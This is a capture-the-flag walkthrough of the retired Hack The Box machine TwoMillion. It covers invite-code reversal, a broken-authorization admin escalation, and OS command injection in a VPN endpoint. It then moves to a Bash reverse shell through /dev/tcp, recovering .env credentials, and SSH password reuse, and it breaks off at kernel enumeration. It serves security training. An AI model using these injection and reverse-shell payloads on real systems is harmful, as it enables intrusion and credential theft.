HTB TwoMillion Walkthrough

Table of Contents
Hack The Box: TwoMillion Writeup⌗
Machine: TwoMillion
Operating system: Linux
Difficulty: Easy
Main techniques: JavaScript deobfuscation, API enumeration, broken authorization, OS command injection, credential reuse, and Linux kernel privilege escalation.
Legal notice: This writeup applies only to the retired Hack The Box machine and systems where testing is explicitly authorized.
Overview⌗
TwoMillion recreates an older version of the Hack The Box platform. The attack begins by reversing the invite-code workflow, continues through an authenticated API authorization flaw, and ends with a Linux kernel exploit.
JavaScript deobfuscation
        ↓
Invite-code generation
        ↓
Authenticated API enumeration
        ↓
Broken authorization
        ↓
Administrative API access
        ↓
OS command injection
        ↓
Shell as www-data
        ↓
Credentials recovered from .env
        ↓
SSH access as admin
        ↓
CVE-2023-0386
        ↓
Root shell
In this machine, several individually simple weaknesses form a complete compromise chain.
Techniques Covered⌗
- How to inspect and deobfuscate client-side JavaScript.
- How to enumerate an authenticated REST API.
- How changes in API error messages can reveal request requirements.
- How broken function-level authorization can expose administrative actions.
- How unsafe shell command construction leads to command injection.
- How credential reuse enables lateral movement.
- How to validate and exploit a vulnerable Linux kernel in a controlled lab.
1. Initial Enumeration⌗
1.1 Nmap scan⌗
Start with a default script and service-version scan:
nmap -sC -sV -Pn 10.129.5.245
The scan identifies SSH on port 22 and HTTP on port 80. The web server redirects requests to 2million.htb.

Add the virtual host to /etc/hosts:
echo '10.129.5.245 2million.htb' | sudo tee -a /etc/hosts
1.2 Web application review⌗
Opening http://2million.htb reveals an older version of the Hack The Box platform. The site provides login and registration functionality, but registration requires an invite code.

The invite page is available at:
http://2million.htb/invite
2. Reverse Engineering the Invite Workflow⌗
2.1 Inspecting the page source⌗
The invite page loads an obfuscated JavaScript file:
<script defer src="/js/inviteapi.min.js"></script>


After formatting or deobfuscating the script, two useful functions become visible:
function verifyInviteCode(code) {
  const formData = { code: code };

  $.ajax({
    type: "POST",
    dataType: "json",
    data: formData,
    url: "/api/v1/invite/verify",
    success: function (response) {
      console.log(response);
    },
    error: function (response) {
      console.log(response);
    },
  });
}

function makeInviteCode() {
  $.ajax({
    type: "POST",
    dataType: "json",
    url: "/api/v1/invite/how/to/generate",
    success: function (response) {
      console.log(response);
    },
    error: function (response) {
      console.log(response);
    },
  });
}
The second function reveals the following endpoint:
POST /api/v1/invite/how/to/generate
Although the script is obfuscated, the underlying API routes and workflow remain recoverable from the client-side code.
2.2 Requesting invite-generation instructions⌗
Send a POST request to the discovered endpoint:
curl -sX POST \
  http://2million.htb/api/v1/invite/how/to/generate | jq

The response contains a ROT13-encoded message. It can be decoded locally:
curl -sX POST \
  http://2million.htb/api/v1/invite/how/to/generate \
  | jq -r '.data.data' \
  | tr 'A-Za-z' 'N-ZA-Mn-za-m'

The decoded message instructs us to send a POST request to:
POST /api/v1/invite/generate
2.3 Generating the invite code⌗
Request a new invite code:
curl -sX POST \
  http://2million.htb/api/v1/invite/generate | jq
The returned code is Base64-encoded. Decode it with:
curl -sX POST \
  http://2million.htb/api/v1/invite/generate \
  | jq -r '.data.code' \
  | base64 -d


Submit the decoded value on /invite, then register a normal user account.
3. Authenticated API Enumeration⌗
3.1 Capturing the session cookie⌗
After logging in, the application creates a PHP session cookie named PHPSESSID. Capture it with Burp Suite or the browser developer tools.

The site’s Access page downloads a VPN configuration through an authenticated API request similar to:
GET /api/v1/user/vpn/generate HTTP/1.1
Host: 2million.htb
Cookie: PHPSESSID=<SESSION_ID>
This confirms that the application exposes an authenticated API under /api/v1.
3.2 Discovering available routes⌗
Request the API root while supplying the session cookie:
curl -s \
  http://2million.htb/api/v1 \
  --cookie 'PHPSESSID=<SESSION_ID>' | jq

The response exposes both user and administrative endpoints, including:
GET  /api/v1/admin/auth
POST /api/v1/admin/vpn/generate
PUT  /api/v1/admin/settings/update
The route listing makes reconnaissance easier. In this case, the administrative routes remain reachable because the authorization check is implemented incorrectly.
3.3 Confirming the current role⌗
Check whether the current account is an administrator:
curl -s \
  http://2million.htb/api/v1/admin/auth \
  --cookie 'PHPSESSID=<SESSION_ID>' | jq
The response confirms that the account is currently a normal user:
{
  "message": false
}
4. Escalating the Web Account to Administrator⌗
4.1 Probing the settings endpoint⌗
The route listing shows that /api/v1/admin/settings/update expects a PUT request. Start with an empty request:
curl -sX PUT \
  http://2million.htb/api/v1/admin/settings/update \
  --cookie 'PHPSESSID=<SESSION_ID>' | jq
Instead of returning 401 Unauthorized, the endpoint complains about the content type. This indicates that the request reached the handler even though the account is not an administrator.
Set the expected content type:
curl -sX PUT \
  http://2million.htb/api/v1/admin/settings/update \
  --cookie 'PHPSESSID=<SESSION_ID>' \
  -H 'Content-Type: application/json' | jq
The API reports a missing email parameter. Supplying the email reveals another required field named is_admin.
curl -sX PUT \
  http://2million.htb/api/v1/admin/settings/update \
  --cookie 'PHPSESSID=<SESSION_ID>' \
  -H 'Content-Type: application/json' \
  -d '{"email":"<YOUR_EMAIL>"}' | jq
4.2 Modifying the role⌗
Send both required values and set is_admin to the integer 1:
curl -sX PUT \
  http://2million.htb/api/v1/admin/settings/update \
  --cookie 'PHPSESSID=<SESSION_ID>' \
  -H 'Content-Type: application/json' \
  -d '{"email":"<YOUR_EMAIL>","is_admin":1}' | jq

Verify the new role:
curl -s \
  http://2million.htb/api/v1/admin/auth \
  --cookie 'PHPSESSID=<SESSION_ID>' | jq
Expected response:
{
  "message": true
}
The normal account has now been promoted to administrator through broken function-level authorization.
5. Foothold Through Command Injection⌗
5.1 Testing the administrative VPN endpoint⌗
The administrative VPN endpoint requires a username parameter:
curl -sX POST \
  http://2million.htb/api/v1/admin/vpn/generate \
  --cookie 'PHPSESSID=<SESSION_ID>' \
  -H 'Content-Type: application/json' \
  -d '{"username":"test"}'
A normal value returns an OpenVPN configuration. This suggests that the username is used while generating or reading a file on the operating system.
5.2 Confirming command execution⌗
Test whether shell metacharacters are interpreted:
curl -sX POST \
  http://2million.htb/api/v1/admin/vpn/generate \
  --cookie 'PHPSESSID=<SESSION_ID>' \
  -H 'Content-Type: application/json' \
  -d '{"username":"test;id;"}'

The response includes:
uid=33(www-data) gid=33(www-data) groups=33(www-data)
This confirms OS command injection as the www-data user. The issue maps to CWE-78: Improper Neutralization of Special Elements Used in an OS Command.
5.3 Receiving a reverse shell⌗
Start a listener on the attacking machine:
nc -lvnp 4444
Generate a Base64-encoded Bash reverse-shell payload:
echo 'bash -i >& /dev/tcp/<YOUR_IP_ADDRESS>/4444 0>&1' | base64 | tr -d '\n'
Send the request:
curl -s -X POST http://2million.htb/api/v1/admin/vpn/generate \
--cookie "<PHPSESSID>" \
-H "Content-Type: application/json" \
--data '{"username":"test;echo <BASE64_PAYLOAD> | base64 -d | bash;"}'

The listener receives a shell as www-data.
6. Lateral Movement to the admin User⌗
6.1 Reading the application environment file⌗
The web root contains a .env file:
cd /var/www/html
ls -la
cat .env

The file contains database credentials:
DB_HOST=127.0.0.1
DB_DATABASE=htb_prod
DB_USERNAME=admin
DB_PASSWORD=SuperDuperPass123
Check whether a local operating-system account named admin exists:
cat /etc/passwd | grep admin
Result:
admin:x:1000:1000::/home/admin:/bin/bash
6.2 Password reuse⌗
The database password is reused by the local admin account. From the attacking machine, connect over SSH:
ssh admin@2million.htb
Use the password recovered from .env, then verify the account:
id
cat ~/user.txt

The credential recovered from .env is also accepted by the local admin account, which provides the path from the web shell to SSH access.
7. Linux Privilege Escalation⌗
7.1 Reading local mail⌗
Inspect the local mailbox:
cat /var/mail/admin

The message warns about recent Linux kernel vulnerabilities and specifically references OverlayFS and FUSE. This is a strong hint toward CVE-2023-0386.
7.2 Checking the kernel and distribution⌗
Enumerate the running kernel:
uname -a

Check the distribution release:
lsb_release -a
